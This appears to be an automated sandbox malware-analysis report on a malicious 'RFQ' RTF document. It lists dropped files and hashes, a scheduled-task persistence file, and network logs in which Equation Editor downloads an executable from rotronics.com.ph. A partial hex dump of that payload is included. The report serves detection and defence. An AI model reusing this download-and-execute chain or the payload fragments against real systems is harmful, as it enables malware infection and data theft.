...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\tmpBFD6.tmp	
Process:	C:\Users\user\AppData\Roaming\rghbyjuyktyjrthbgvfsfhytrrgfsd.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1625
Entropy (8bit):	5.159845804541944
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBWtn:cbhZ7ClNQi/rydbz9I3YODOLNdq3C
MD5:	175CA2B026C4BC23F57A67426218C6C5
SHA1:	E78F633E9D9CD722F1B1F4B0F351DBC9FA5BA919

C:\Users\user\AppData\Local\Temp\tmpBFD6.tmp	
SHA-256:	9982E1EA7AADBD612FFE084EE85F7C51402A44DB9455AE196B722CD7493B0D5F
SHA-512:	AD7BA0978725661C6E101C7224BFBD7B82887A37FE04D911B181E148E3EEACABA4FF5164A203DC0F50BA140345B1DBBB1AB9BD075830EC9B38D7CA3C927D4642
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RFQ ..LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:18 2020, mtime=Wed Aug 26 14:08:18 2020, atime=Mon Apr 12 20:22:35 2021, length=762054, window=hide
Category:	dropped
Size (bytes):	1970
Entropy (8bit):	4.523449369323646
Encrypted:	false
SSDEEP:	24:8bVan/XTm6GreVuGULge+ODv3qTadM7dD2bVan/XTm6GreVuGULge+ODv3qTadMj:8bVC/XTFGq44VOQh2bVC/XTFGq44VOQ/
MD5:	B231CA8C40641C1CB28222F015C77D93
SHA1:	B036AECB37FEF052304F56009CA7679E169E6B3E
SHA-256:	D0389794C56D0E9778E76B8189C5E62247D31D112F562D6CB12025D7B6898F29
SHA-512:	6C4EE1B943A0DFAE8A3E300D930AEBA95C31281B820CC77CE3BD3C76D33CB7B69873F9FC3F9FAC3433E344916E2608B9A92AA73AE22F9FE2381B90DD1A967181
Malicious:	false
Preview:	L.....F.... ....{.......{....0../.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....X.2.....R. .RFQ~1.DOC.@.....Q.y.Q.y*...8.....R.F.Q. .....d.o.c.....s.....-...8...[.....?J.....C:\Users\..#.....\\116938\Users.user\Desktop\RFQ ..doc. .....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.R.F.Q. .....d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....116938.....D_....3N...W...9F.C.....[D_....3N...W...9F.C.....[....L.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	53
Entropy (8bit):	4.001070577720336
Encrypted:	false
SSDEEP:	3:M1l/p2vcp2mX1l/p2v:M6Qco2
MD5:	9FFEDA22630354556FE095782F293DC0
SHA1:	AE9FF0411E9688BD099F9FC7236596E5E77ADA8E
SHA-256:	3405891A68B8A726113FFAD75C4F092351D230B5900B1792322B404498C7BF91
SHA-512:	2749C467A85E44F29031B19918C4ED28FD7A98DBB33F6255F61B98EB31216AA3E02D22C1A813D242FB9359DFAC5073847DDEB5566316C236BFCFF9A9D055D4B
Malicious:	false
Preview:	[doc]..RFQ ..LNK=0..RFQ ..LNK=0..[doc]..RFQ ..LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IlID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\cAFlUeWyVQPJe.exe	
Process:	C:\Users\user\AppData\Roaming\rghbyjuyktyjrthbgvfsfhytrrgfsd.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	733184
Entropy (8bit):	7.923340773570457
Encrypted:	false
SSDEEP:	12288:XYMEBDhUzj786IMeIZfFtSyn7CY65s7/k6oHi8UiX67zeAIIHCiUzAnPAG6XecA8:XYMiGJIMBttSyW7sw6tf/cWCiuOPA9eA
MD5:	F5F1E2A3E5DCE186EED0352350911887
SHA1:	62F0FBF33E6E78AB4A7D7196763CC3DCE62C6A4E
SHA-256:	8A3F4202E9F89C018F5C05B15C67898E51DC4D41AD368ABB871E044458F7822D
SHA-512:	EFEB10F4406CFD4C553C3546A112744DBAE611CF995E243592C3047562D734B929DA2F3F34BDC029270BF2B4FA93452FAF1E70A1DE68451BC24F917A8F484018
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....s`.....P.....L.....>.... ... ....@.. ..... ..@.....O.... ...H..... ..... ..H.....text...D.... ..... ..`.rsrc....H... ...J.....@..@.rel oc.....@..B..... .....H.....$}...v.....<.....0.....(....(.....(.....o!...*.....("......(#.....($.....(%.....(&....*N..(....o.... ('....*&..((....*.s).....s*.....s+.....s,.....s-.....*....0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0..<.....~.....(3.....,!r...p.....(4...o5...s6.....~.....+..*.0.....

C:\Users\user\AppData\Roaming\rghbyjuyktyjrthbgvfsfhytrrgfsd.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	733184
Entropy (8bit):	7.923340773570457
Encrypted:	false
SSDEEP:	12288:XYMEBDhUzj786IMeIZfFtSyn7CY65s7/k6oHi8UiX67zeAIIHCiUzAnPAG6XecA8:XYMiGJIMBttSyW7sw6tf/cWCiuOPA9eA
MD5:	F5F1E2A3E5DCE186EED0352350911887
SHA1:	62F0FBF33E6E78AB4A7D7196763CC3DCE62C6A4E
SHA-256:	8A3F4202E9F89C018F5C05B15C67898E51DC4D41AD368ABB871E044458F7822D
SHA-512:	EFEB10F4406CFD4C553C3546A112744DBAE611CF995E243592C3047562D734B929DA2F3F34BDC029270BF2B4FA93452FAF1E70A1DE68451BC24F917A8F484018
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....s`.....P.....L.....>.... ... ....@.. ..... ..@.....O.... ...H..... ..... ..H.....text...D.... ..... ..`.rsrc....H... ...J.....@..@.rel oc.....@..B..... .....H.....$}...v.....<.....0.....(....(.....(.....o!...*.....("......(#.....($.....(%.....(&....*N..(....o.... ('....*&..((....*.s).....s*.....s+.....s,.....s-.....*....0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0..<.....~.....(3.....,!r...p.....(4...o5...s6.....~.....+..*.0.....

C:\Users\user\Desktop\~$RFQ ..doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IIlD9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w....z.....w.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	4.00285982990663
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%

General

File name:	RFQ ..doc
File size:	762054
MD5:	8648267830a23e39c5bc162f4ad72f85
SHA1:	6a0436200203698fbb93170bb93ddc794d5f968e
SHA256:	a1b7cd862762ff80cf95b544e80dfc6f887d9e0e9a8fffeec7c2574812b917d6
SHA512:	227289ad31e31b50ebc21d2e3b1f549bf256d97df09ef1824c769d7a5f044e6c666a60fd86969f231efab948dd9c6ef37aa50b4784c0cce7f8e7870976ced828
SSDEEP:	12288:SeYGY8R1Fk1P3o5gGJGe2mqWnMJx4+xI3l7t2nWnD8CnU6/t25opkvDA/yl9MEsR:SvGTnFw3o5gCGDpDI3lfDtl250SAA9Mx
File Content Preview:	{\rtf978{\object15077571\objhtml\objw9484\objh7736{*\objdata152613{\qmspace0508579802232.0508579802232\.0508579802232 \qmspace0508579802232.0508579802232\.0508579802232} \..

File Icon

Icon Hash:	e4eea2aaa4b4b4a4


Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	0000003Fh								no

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:22:57.334988117 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.463363886 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.463500023 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.464476109 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.592809916 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.597677946 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.597707987 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.597721100 CEST	80	49167	203.167.7.88	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:22:57.597733974 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.597745895 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.597763062 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.597780943 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.597791910 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.597803116 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.597807884 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.597837925 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.597842932 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.597846031 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.597847939 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.597851038 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.597853899 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.598011017 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.598129034 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.601902008 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.726089001 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.726129055 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.726151943 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.726178885 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.726206064 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.726233959 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.726263046 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.726296902 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.726306915 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.726325989 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.726340055 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.726346016 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.726351976 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.726356030 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.726361036 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.726394892 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.726409912 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.726433992 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.726469994 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.726486921 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.726500034 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.726504087 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.726506948 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.726537943 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.726550102 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.726809978 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.727689981 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.854878902 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.854954958 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.855034113 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.855038881 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.855071068 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.855098009 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.855098963 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.855163097 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.855216980 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.855267048 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.855312109 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.855317116 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.855325937 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.855331898 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.855366945 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.855367899 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.855418921 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.855473042 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.855514050 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.855526924 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.855535984 CEST	80	49167	203.167.7.88	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:22:57.855586052 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.855637074 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.855679989 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.855689049 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.855729103 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.855739117 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.855765104 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.855776072 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.855789900 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.855811119 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.855819941 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.855840921 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.855866909 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.855896950 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.855921984 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.855947971 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.855999947 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.856031895 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.856051922 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.856057882 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.856101036 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.856153965 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.856704950 CEST	49167	80	192.168.2.22	203.167.7.88
Apr 12, 2021 14:22:57.986711979 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.986767054 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.986800909 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.986825943 CEST	80	49167	203.167.7.88	192.168.2.22
Apr 12, 2021 14:22:57.986860991 CEST	80	49167	203.167.7.88	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:22:57.255395889 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:22:57.312652111 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 12, 2021 14:23:37.622607946 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:23:37.679516077 CEST	53	53099	8.8.8.8	192.168.2.22
Apr 12, 2021 14:23:45.254225969 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:23:45.314045906 CEST	53	52838	8.8.8.8	192.168.2.22
Apr 12, 2021 14:23:45.315026045 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:23:45.374996901 CEST	53	52838	8.8.8.8	192.168.2.22
Apr 12, 2021 14:23:47.177695990 CEST	61200	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:23:47.236190081 CEST	53	61200	8.8.8.8	192.168.2.22
Apr 12, 2021 14:23:47.380472898 CEST	49548	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:23:47.443227053 CEST	53	49548	8.8.8.8	192.168.2.22
Apr 12, 2021 14:23:54.333218098 CEST	55627	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:23:54.395222902 CEST	53	55627	8.8.8.8	192.168.2.22
Apr 12, 2021 14:23:54.395848036 CEST	55627	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:23:54.455004930 CEST	53	55627	8.8.8.8	192.168.2.22
Apr 12, 2021 14:24:05.344419003 CEST	56009	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:24:05.401247978 CEST	53	56009	8.8.8.8	192.168.2.22
Apr 12, 2021 14:24:11.487760067 CEST	61865	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:24:11.545258999 CEST	53	61865	8.8.8.8	192.168.2.22
Apr 12, 2021 14:24:11.545697927 CEST	61865	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:24:11.603570938 CEST	53	61865	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 14:22:57.255395889 CEST	192.168.2.22	8.8.8.8	0xc6cc	Standard query (0)	rotronics.com.ph	A (IP address)	IN (0x0001)
Apr 12, 2021 14:23:37.622607946 CEST	192.168.2.22	8.8.8.8	0xd799	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:23:45.254225969 CEST	192.168.2.22	8.8.8.8	0xbb0e	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 14:23:45.315026045 CEST	192.168.2.22	8.8.8.8	0xbb0e	Standard query (0)	mail.priva teemail.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:23:54.333218098 CEST	192.168.2.22	8.8.8.8	0x44d7	Standard query (0)	mail.priva teemail.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:23:54.395848036 CEST	192.168.2.22	8.8.8.8	0x44d7	Standard query (0)	mail.priva teemail.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:24:05.344419003 CEST	192.168.2.22	8.8.8.8	0x8f63	Standard query (0)	mail.priva teemail.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:24:11.487760067 CEST	192.168.2.22	8.8.8.8	0x450d	Standard query (0)	mail.priva teemail.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:24:11.545697927 CEST	192.168.2.22	8.8.8.8	0x450d	Standard query (0)	mail.priva teemail.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 14:22:57.312652111 CEST	8.8.8.8	192.168.2.22	0xc6cc	No error (0)	rotronics.com.ph		203.167.7.88	A (IP address)	IN (0x0001)
Apr 12, 2021 14:23:37.679516077 CEST	8.8.8.8	192.168.2.22	0xd799	No error (0)	mail.priva teemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Apr 12, 2021 14:23:45.314045906 CEST	8.8.8.8	192.168.2.22	0xbb0e	No error (0)	mail.priva teemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Apr 12, 2021 14:23:45.374996901 CEST	8.8.8.8	192.168.2.22	0xbb0e	No error (0)	mail.priva teemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Apr 12, 2021 14:23:54.395222902 CEST	8.8.8.8	192.168.2.22	0x44d7	No error (0)	mail.priva teemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Apr 12, 2021 14:23:54.455004930 CEST	8.8.8.8	192.168.2.22	0x44d7	No error (0)	mail.priva teemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Apr 12, 2021 14:24:05.401247978 CEST	8.8.8.8	192.168.2.22	0x8f63	No error (0)	mail.priva teemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Apr 12, 2021 14:24:11.545258999 CEST	8.8.8.8	192.168.2.22	0x450d	No error (0)	mail.priva teemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Apr 12, 2021 14:24:11.603570938 CEST	8.8.8.8	192.168.2.22	0x450d	No error (0)	mail.priva teemail.com		198.54.122.60	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- rotronics.com.ph

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	203.167.7.88	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:22:57.464476109 CEST	0	OUT	GET /docxxx/dec/ZhIOjFmINIXbKXm.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: rotronics.com.ph Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:22:57.597677946 CEST	2	IN	HTTP/1.1 200 OK Date: Mon, 12 Apr 2021 12:22:58 GMT Server: Apache Last-Modified: Mon, 12 Apr 2021 05:14:50 GMT Accept-Ranges: bytes Content-Length: 733184 Vary: User-Agent Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 aa d6 73 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 e2 0a 00 00 4c 00 00 00 00 00 00 3e 00 0b 00 00 20 00 00 00 20 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 ec ff 0a 00 4f 00 00 00 00 20 0b 00 e8 48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 0b 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 44 e0 0a 00 00 20 00 00 00 e2 0a 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 e8 48 00 00 00 20 0b 00 00 4a 00 00 00 e4 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 80 0b 00 00 02 